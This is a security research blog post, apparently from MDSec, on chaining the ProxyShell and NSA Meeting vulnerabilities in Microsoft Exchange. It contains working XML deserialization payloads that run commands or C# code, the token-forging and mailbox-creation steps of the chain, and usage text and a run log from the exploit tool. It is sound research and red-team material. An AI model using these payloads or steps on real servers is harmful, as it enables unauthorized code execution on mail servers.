

NSA Meeting Proposal for ProxyShell

NSA Meeting Proposal for ProxyShell - Admin, @mdseclabs, MDSec.

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Content

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NSA Meeting Proposal for ProxyShell - MDSec

As part of Microsoft Exchange April and May 2021 patch, several important vulnerabilities were fixed which could lead to code execution or e-mail hijacking. Any outdated and exposed Exchange server should be considered compromised already as these vulnerabilities have been [actively exploited](#) for [a while](#) now.

Due to the number of reported and patched Exchange vulnerabilities in 2021 alone, it is much easier to use vulnerability names rather than their CVE numbers which may have incorrect dates attached to them. The well-known patched Exchange vulnerabilities which could ultimately lead to code execution are [ProxyShell](#) and the [NSA Meeting](#) exploits.

The ProxyShell exploit is complicated and relies on abusing an Exchange PowerShell cmdlet (`Get-MailboxExportRequest`) to create a web-shell on a web accessible location. The exploit code samples are [already out](#), and it is not difficult to encode new payloads using a [PST Encoder](#). The issue can be exploited by unauthenticated attackers, and an [existing email address is not required](#) (a domain name should be enough).

The NSA Meeting exploit on the other hand utilises an unsafe deserialization flaw which could lead to code execution on the server. As this exploit does not need a web-shell to be created on the web directories, it might be a better choice for red teamers to avoid the indicators of compromise associated with a web-shell. However, the [public exploit](#) shortly after the publication of the issue did not work on its own and required some changes to be fully operational. Unfortunately, we could not find a way to exploit this issue without being authenticated either. As a result, without credentials, this could only be useful from a lateral movement perspective (where authenticated is already assumed and by targeting the `/owa/integrated/` endpoint) or following credential theft. Similar to an already [published blog post](#) by [Jang](#), we could not find a different way to trigger the payload, but it might

be possible given the size and complexity of the Exchange solution (there are several affected class files in Exchange but getting to them is not simple).

Given the ProxyShell and NSA Meeting vulnerabilities were patched almost at the same time, we want to show how these exploits can be combined to provide a different approach for red teamers and also for interested security researchers. In this blog post, we have also included some side research topics which might be interesting when dealing with similar exploits or vulnerabilities. All code within this blog post should be included within the following GitHub repository:

<https://github.com/mdsecresearch/NSAMeetingWithProxyShell>

Fixing and Elevating the NSA Meeting Deserialization

It was not difficult to come up with a new working deserialization gadget from [YSoSerial.Net](#) for the current [public exploit](#) as it can be seen here:

```

<ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC z:Id="1" z:Size="1"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
    <KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
        <Key z:Id="2">meeting</Key>
        <Value z:Id="3">
            <ChangedProperties
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel"
xmlns:b="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel.Pr
opertyBags">
                <b:propertyValues z:Size="1"
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
                    <c:KeyValueOfstringanyType>
                        <c:Key>test</c:Key>
                        <c:Value
i:type="a:Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties"
xmlns:a="Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" xmlns:x="mscorlib">
                            <ForegroundBrush
i:type="x:System.String" xmlns=""><![CDATA[<ObjectDataProvider MethodName="Start"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:a="clr-
namespace:System.Diagnostics;assembly=System"><ObjectDataProvider.ObjectInstance>
<a:Process><a:Process.StartInfo><a:ProcessStartInfo Arguments="/c mspaint"
FileName="cmd"/></a:Process.StartInfo></a:Process></ObjectDataProvider.ObjectInstance>
</ObjectDataProvider>]]></ForegroundBrush>
                                </c:Value>
                            </c:KeyValueOfstringanyType>
                        </b:propertyValues>
                    </ChangedProperties>
                    <OriginalTypeAssembly z:Id="12" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Mic
rosoft.Exchange.Entities.DataModel</OriginalTypeAssembly>
                        <OriginalTypeName z:Id="14"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Mic
rosoft.Exchange.Entities.DataModel.Calendaring.CustomActions.ProposeOptionsMeetingPollPar
ameters</OriginalTypeName>
                            </Value>
                        </KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
                    </ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>

```

However, running code instead of command required some further muscle stretch! We came up with the following known bridge to achieve this:

```

<ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC z:Id="1" z:Size="1"
xmlns="http://schemas.microsoft.com/2003/10/Serialization/Arrays"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"
xmlns:z="http://schemas.microsoft.com/2003/10/Serialization/">
    <KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
        <Key z:Id="2">meeting</Key>
        <Value z:Id="3">
            <ChangedProperties
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel"
xmlns:b="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel.Pr
opertyBags">
                <b:propertyValues z:Size="1"
xmlns:c="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
                    <c:KeyValueOfstringanyType>
                        <c:Key>test</c:Key>
                        <c:Value
i:type="a:Microsoft.VisualStudio.Text.Formatting.TextFormattingRunProperties"
xmlns:a="Microsoft.PowerShell.Editor, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" xmlns:x="mscorlib">
                            <ForegroundBrush
i:type="x:System.String" xmlns=""><![CDATA[<ObjectDataProvider MethodName="Deserialize"
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:a="clr-
namespace:System.Web.UI;assembly=System.Web" ObjectInstance="{a:LosFormatter}"
xmlns:s="clr-namespace:System;assembly=mscorlib"><ObjectDataProvider.MethodParameters>
<s:String>%LosFormatterPayload%</s:String></ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
                            ]]></ForegroundBrush>
                        </c:Value>
                    </c:KeyValueOfstringanyType>
                </b:propertyValues>
            </ChangedProperties>
            <OriginalTypeAssembly z:Id="12" i:nil="true"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Mic
rosoft.Exchange.Entities.DataModel</OriginalTypeAssembly>
            <OriginalTypeName z:Id="14"
xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Exchange.Entities.DataModel">Mic
rosoft.Exchange.Entities.DataModel.Calendaring.CustomActions.ProposeOptionsMeetingPollPar
ameters</OriginalTypeName>
        </Value>
    </KeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>
</ArrayOfKeyValueOfstringProposeOptionsMeetingPollParametersE_S0982HC>

```

The “%LosFormatterPayload%” value can now be replaced with any `LosFormatter` payload from the [YSoSerial.Net](#) project. We can now use this to enable the

`ActivitySurrogateSelector` gadget by running the `ActivitySurrogateDisableTypeCheck` gadget's payload. It is then possible to run C# code on the server using the `ActivitySurrogateSelector` or `ActivitySurrogateSelectorFromFile` gadgets.

The full XML message samples can be seen in the [GitHub project](#).

Now that we have fixed this, it is time for NSA to schedule a meeting for ProxyShell!

Combining the Exploits

This part is easy when both exploits are ready. We just need to use a different PowerShell command to achieve this.

As mentioned by [@peterjson](#) in his [blog post](#), a default user account such as `'SystemMailbox{bb558c35-97f1-4cb9-8ff7-d53741dc928c}@TargetExchange.domain'` can be used to send requests to the `'/autodiscover/autodiscover.xml'` endpoint to obtain a valid `LegacyDN` which is then used to send a request to the `'/mapi/emsdb'` endpoint to obtain a valid SID (the same as [ProxyLogon](#)). The SID value is used to create a `Common-Access-Token` (CAT) in Exchange which is used for internal authentication. This is the token we send to the `'/powershell/'` back-end endpoint via the `'X-Rps-CAT'` parameter in the URL to authenticate.

Although we can use impersonation when sending requests to the `'/ews/Exchange.asmx'` endpoint to store the NSA Meeting payload (as we already have the SID), we would still need to have an account to access the `'MeetingPollHandler.ashx'` page on OWA. As a result, we used the `"New-Mailbox"` cmdlet to create a new mailbox and to log into OWA.

It was then possible to trigger the stored meeting payload to exploit the deserialisation issue and to run code or commands on the server without creating a web-shell.

Here is the screenshot of its final implementation in .NET (unfortunately we cannot publish the fully working exploit in order to stop any potential abuse):

```
C:\temp\NSA_Meeting_With_ProxyShell>NSAMeetingWithProxyShell.exe -h
Usage example1: NSAMeetingWithProxyShell.exe --target https://exchange.win12.local/ --emaildomain win12.local --cmd CPPTestPayload.dll --ptype 2
Usage example2 with a web proxy: NSAMeetingWithProxyShell.exe --target https://exchange.win12.local/ --email user1@win12.local --cmd "ping localhost" --ptype 1 --proxy http://localhost:8080
This is to exploit vulnerabilities which were patched in April and May 2021

Options:
-t, --target=VALUE          Target URL - e.g. https://mail.example.org or http://10.0.0.100/customRoot
-e, --email=VALUE           A valid existing email address for a domain admin (optional) - e.g. administrator@example.org
--emaildomain, --ed=VALUE  A valid domain for an email address when a valid email address is not known - e.g. example.org when we can have test@example.org (`--email` parameter will be ignored when this is used)
-d, --domain=VALUE         User's domain name to log in if different than --emaildomain
--ptype=VALUE              Payload type for the provided file (1=Run Command[default], 2=Enable surrogate and use DLL, 3=Use DLL [around 80kb max])
--cmd=VALUE                Payload file or command to be executed based on `--ptype` (e.g. 'payload.dll' (loaded using LoadLibraryA on the server) or 'ping 1.1.1.1') - this is not needed when --ptype=2
--useragent=VALUE          The User-Agent string in the requests (default=Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 )
--rid=VALUE                Custom RID in the SID (default=500)
--tempnewaccount=          Temporary user account which will be created and removed by the application (default= )
```


```
C:\temp\NSA_Meeting_With_ProxyShell>NSAMeetingWithProxyShell.exe --target https://192.168.6.202/ --ed win12.local --cmd "CPPTestPayload.dll" --ptype 2
[+] Chosen autodiscover.json path: /autodiscover/autodiscover.json@microsoft.com/PATH/78@mail=autodiscover/autodiscover.json@3f@micro
[+] Check to see whether the target is an Exchange server!
[+] The target is an Exchange server!
[+] Sending an internal POST request to find the LegacyDN string: https://192.168.6.202/autodiscover/autodiscover.json@3f@micro
[+] Identified LegacyDN for Exchange lab/ou=Exchange Administrative Group (FYDIBOHF23SPUL) /cn=Recipients/cn=SystemMailB
[+] Sending an internal POST request to find the SID string: https://192.168.6.202/autodiscover/autodiscover.json@3f@micro
[+] Identified SID=5-1-5-21-30 1131
[+] SID with RID replacement=5-1-5-21-30 500
[+] Calculated Command=cmd.exe /c powershell -c "New-Mailbox -name 'SystemMailB' -systemmailboxid '1ea032c3-0bae-4ac5-932a-874122057173@exchange.local&78@mail=autodiscover/autodiscover.json@3f@micro'"
[+] Starting a local proxy on port 23350
[+] Running PowerShell commands to create a new user
[+] PowerShell command execution - NewMailBox - attempt number 1
[+] PowerShell output: Microsoft Exchange Temporary Healthcheck
[+] Sending the meeting payload to /ews/exchange.smx
[+] Payload has been generated to enable surrogate
[+] Meeting's ItemId: AANkAD1yMzkwZjdhLTdlMDY1NDkwNC05ODAyLWlnZjgzMQyMGI2MmBGAAGAAACeJjAZx8Bb5S109KHzABD/BucGNC3j05wGT3jEYS/S+IPHAAAAAENACgNC3j05wGT3jEYS/S+IPHAAAAAIAHAAA=
[+] Meeting's Changekey: DuAAABVAAACgNC3j05wGT3jEYS/S+IPHAAAAAAGu
[+] Meeting's ItemId: AANkAD1yMzkwZjdhLTdlMDY1NDkwNC05ODAyLWlnZjgzMQyMGI2MmBGAAGAAACeJjAZx8Bb5S109KHzABD/BucGNC3j05wGT3jEYS/S+IPHAAAAAENACgNC3j05wGT3jEYS/S+IPHAAAAAIAHAAA=
[+] Meeting's Changekey: DuAAABVAAACgNC3j05wGT3jEYS/S+IPHAAAAAAGu
[+] Checking Integrated owa for
[+] X-OWA-CANARY: WmByyGfL0iNkShfQfV6AAsBAbU9KIZ3ZcYAQ6FkuX5QrJufV4KcA2JHt4naKpJDV3y14B97Qs...
[+] Setting language and timezone...
[+] Triggering the payload(s)...
[+] Encoding and sending the DLL payload file: CPPTestPayload.dll
[+] Exploit was successful
[+] Cleaning up by deleting the meeting(s)
[+] PowerShell command execution - RemoveMailBox - attempt number 1
[+] PowerShell output:
[+] The new mailbox has been removed
[+] Waiting for any time delays in the payload...
[+] All done
Press any key to end
```

Exchange Remote PowerShell Restriction

Here is a frequently asked question when managing an application remotely using PowerShell:

“Why can’t we just run anything we want on the server if we can run some cmdlets?”

The simple answer to this question is that in case of the Exchange server, most Remote PowerShell environments should set their `LanguageMode` to ‘NoLanguage’ or ‘RestrictedLanguage’. Microsoft has patched a few missing ones in the April patch so there might be something for interested people:



The following screenshot shows an example of an error message we can receive when we are dealing with this setting:

```
[win-tbiq3kb7ann.win12.local]: PS>(gc -r -Force).fullname

writeErrorStream : True
Exception        : System.Management.Automation.RemoteException: At line:1 char:1
                  + (gc -r -Force).fullname
                  ~~~~~
                  Property references are not allowed in restricted language mode or a Data section.
                  at System.Management.Automation.Runspaces.AsyncResult.EndInvoke()
                  at System.Management.Automation.PowerShell.CoreInvokeRemoteHelper[TInput,TOutput](PSDataCollection`1 input, PSDataCollection`1 output, PSInvocationSettings settings)
                  at System.Management.Automation.PowerShell.CoreInvoke[TInput,TOutput](PSDataCollection`1 input, PSDataCollection`1 output, PSInvocationSettings settings)
                  at System.Management.Automation.PowerShell.Invoke(IEnumerable input, PSInvocationSettings settings)
                  at System.Management.Automation.RemotePipeline.Invoke(IEnumerable input)
                  at Microsoft.PowerShell.Executor.ExecuteCommandHelper(Pipeline tempPipeline, Exception& exceptionThrown, ExecutionOptions options)

TargetObject     : 
FullyQualifiedErrorId : PropertyReferenceNotSupportedInDataSection
InvocationInfo   : 
ErrorCategory_Category : 17
ErrorCategory_Activity : 
ErrorCategory_Reason : ParseException
ErrorCategory_TargetName : 
ErrorCategory_TargetType : 
ErrorCategory_Message : ParserError: (:) [], ParseException
SerializeExtendedInfo : False
```

```
[win-tbiq3kb7ann.win12.local]: PS>$UserCredential = Get-Credential

writeErrorStream : True
Exception        : System.Management.Automation.RemoteException: At line:1 char:1
                  + $UserCredential = Get-Credential
                  ~~~~~
                  Assignment statements are not allowed in restricted language mode or a Data section.
                  At line:1 char:1
                  + $UserCredential = Get-Credential
                  ~~~~~
                  A variable that cannot be referenced in restricted language mode or a Data section is being referenced. Variables
                  that can be referenced include the following: $PSCulture, $PSUICulture, $true, $false, and $null.
                  at System.Management.Automation.Runspaces.AsyncResult.EndInvoke()
                  at System.Management.Automation.PowerShell.CoreInvokeRemoteHelper[TInput,TOutput](PSDataCollection`1 input, PSDataCollection`1 output, PSInvocationSettings settings)
                  at System.Management.Automation.PowerShell.CoreInvoke[TInput,TOutput](PSDataCollection`1 input, PSDataCollection`1 output, PSInvocationSettings settings)
                  at System.Management.Automation.PowerShell.Invoke(IEnumerable input, PSInvocationSettings settings)
                  at System.Management.Automation.RemotePipeline.Invoke(IEnumerable input)
                  at Microsoft.PowerShell.Executor.ExecuteCommandHelper(Pipeline tempPipeline, Exception& exceptionThrown, ExecutionOptions options)

TargetObject     : 
FullyQualifiedErrorId : AssignmentStatementNotSupportedInDataSection
InvocationInfo   : 
ErrorCategory_Category : 17
ErrorCategory_Activity : 
ErrorCategory_Reason : ParseException
ErrorCategory_TargetName : 
ErrorCategory_TargetType : 
ErrorCategory_Message : ParserError: (:) [], ParseException
SerializeExtendedInfo : False
```

In Exchange, the [exposed cmdlets](#) are also limited as listed in different files such as:

Microsoft.Exchange.Configuration.ObjectModel\Configuration\Authorization\PowerShellWebServiceExposedCmdlets.cs

Therefore, we receive the following error message when trying to run a command on the server:

```
[win-tbiq3kb7ann.win12.local]: PS>mspaint

writeErrorStream      : True
Exception             : System.Management.Automation.RemoteException: The term 'mspaint.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
                        at System.Management.Automation.Runspaces.AsyncResult.EndInvoke()
                        at System.Management.Automation.PowerShell.CoreInvokeRemoteHelper[TInput,TOutput](PSDataCollection`1 input, PSDataCollection`1 output, PSInvocationSettings settings)
                        at System.Management.Automation.PowerShell.CoreInvoke[TInput,TOutput](PSDataCollection`1 input, PSDataCollection`1 output, PSInvocationSettings settings)
                        at System.Management.Automation.PowerShell.Invoke(IEnumerable input, PSInvocationSettings settings)
                        at System.Management.Automation.RemotePipeline.Invoke(IEnumerable input)
                        at Microsoft.PowerShell.Executor.ExecuteCommandHelper(Pipeline tempPipeline, Exception& exceptionThrown, ExecutionContextOptions options)
TargetObject          : mspaint.exe
FullyQualifiedErrorId : CommandNotFoundException
InvocationInfo        :
ErrorCategory_Category : 13
ErrorCategory_Activity :
ErrorCategory_Reason   : CommandNotFoundException
ErrorCategory_TargetName : mspaint.exe
ErrorCategory_TargetType : String
ErrorCategory_Message  : ObjectNotFound: (mspaint.exe:String) [], CommandNotFoundException
SerializeExtendedInfo  : False
```

```
[win-tbiq3kb7ann.win12.local]: PS>(mspaint)

writeErrorStream      : True
Exception             : System.Management.Automation.CommandNotFoundException: The term 'mspaint.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
                        at System.Management.Automation.CommandDiscovery.ShouldRun[ExecutionContext context, PSHost host, CommandInfo commandInfo, CommandOrigin commandOrigin]
                        at System.Management.Automation.CommandDiscovery.LookupCommandProcessor(CommandInfo commandInfo, CommandOrigin commandOrigin, Nullable`1 useLocalScope, SessionStateInternal sessionState)
                        at System.Management.Automation.CommandDiscovery.LookupCommandProcessor(String commandName, CommandOrigin commandOrigin, Nullable`1 useLocalScope)
                        at System.Management.Automation.ExecutionContext.CreateCommand(String command, Boolean dotSource)
                        at System.Management.Automation.PipelineOps.AddCommand(PipelineProcessor pipe, CommandParameterInternal[] commandElements, CommandBaseAst commandBaseAst, CommandRedirection[] redirections, ExecutionContext context)
                        at System.Management.Automation.PipelineOps.InvokePipeline(Object input, Boolean ignoreInput, CommandParameterInternal[] pipeElements, CommandBaseAst[] pipeElementAsts, CommandRedirection[] commandRedirections, FunctionContext funcContext)
                        at System.Management.Automation.Interpreter.ActionCallInstruction`6.Run(InterpretedFrame frame)
                        at System.Management.Automation.Interpreter.EnterTryCatchFinallyInstruction.Run(InterpretedFrame frame)
                        at System.Management.Automation.Interpreter.EnterTryCatchFinallyInstruction.Run(InterpretedFrame frame)
TargetObject          : mspaint.exe
CategoryInfo          : ObjectNotFound: (mspaint.exe:String) [], CommandNotFoundException
FullyQualifiedErrorId : CommandNotFoundException
ErrorDetails          :
InvocationInfo        : System.Management.Automation.InvocationInfo
ScriptStackTrace       : at <ScriptBlock>, <No file>: line 1
PipelineIterationInfo : {}
PSMessageDetails      :
```

It should be noted that it is actually looking for the file on the server but cannot execute it:

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time ...	Process Name	PID	Operation	Path	Result	Detail
11:34:...	w3wp.exe	11020	QueryDirectory	C:\Windows\System32\mspaint.ps1	NO SUCH FILE	Filter: mspaint.ps1
11:34:...	w3wp.exe	11020	QueryDirectory	C:\Windows\System32\mspaint.psd1	NO SUCH FILE	Filter: mspaint.psd1
11:34:...	w3wp.exe	11020	QueryDirectory	C:\Windows\System32\mspaint.COM	NO SUCH FILE	Filter: mspaint.COM
11:34:...	w3wp.exe	11020	QueryDirectory	C:\Windows\System32\mspaint.EXE	SUCCESS	Filter: mspaint.EXE, 1: mspaint.exe, File
11:34:...	w3wp.exe	11020	CreateFile	C:\Windows\System32\mspaint.exe	SUCCESS	Desired Access: Read Attributes, Dispc
11:34:...	w3wp.exe	11020	QueryNetwork...	C:\Windows\System32\mspaint.exe	SUCCESS	CreationTime: 16/09/2019 17:57:57, L
11:34:...	w3wp.exe	11020	CloseFile	C:\Windows\System32\mspaint.exe	SUCCESS	


How to Simply View Exchange Proxied Requests?

While the [socat](#) tool seems to be very neat to [monitor the communication](#) between an Exchange server front-end and its back-end, we chose the [mitmproxy](#) tool as it required spending less setup time and has a pretty web interface to monitor requests and their responses.


Here are the steps we follow to configure mitmproxy to study Exchange IIS communications between its front-end and its back-end:

1- Install the Windows version of mitmproxy on the Exchange server

2- Edit the binding of the Exchange Back End Home site on IIS:



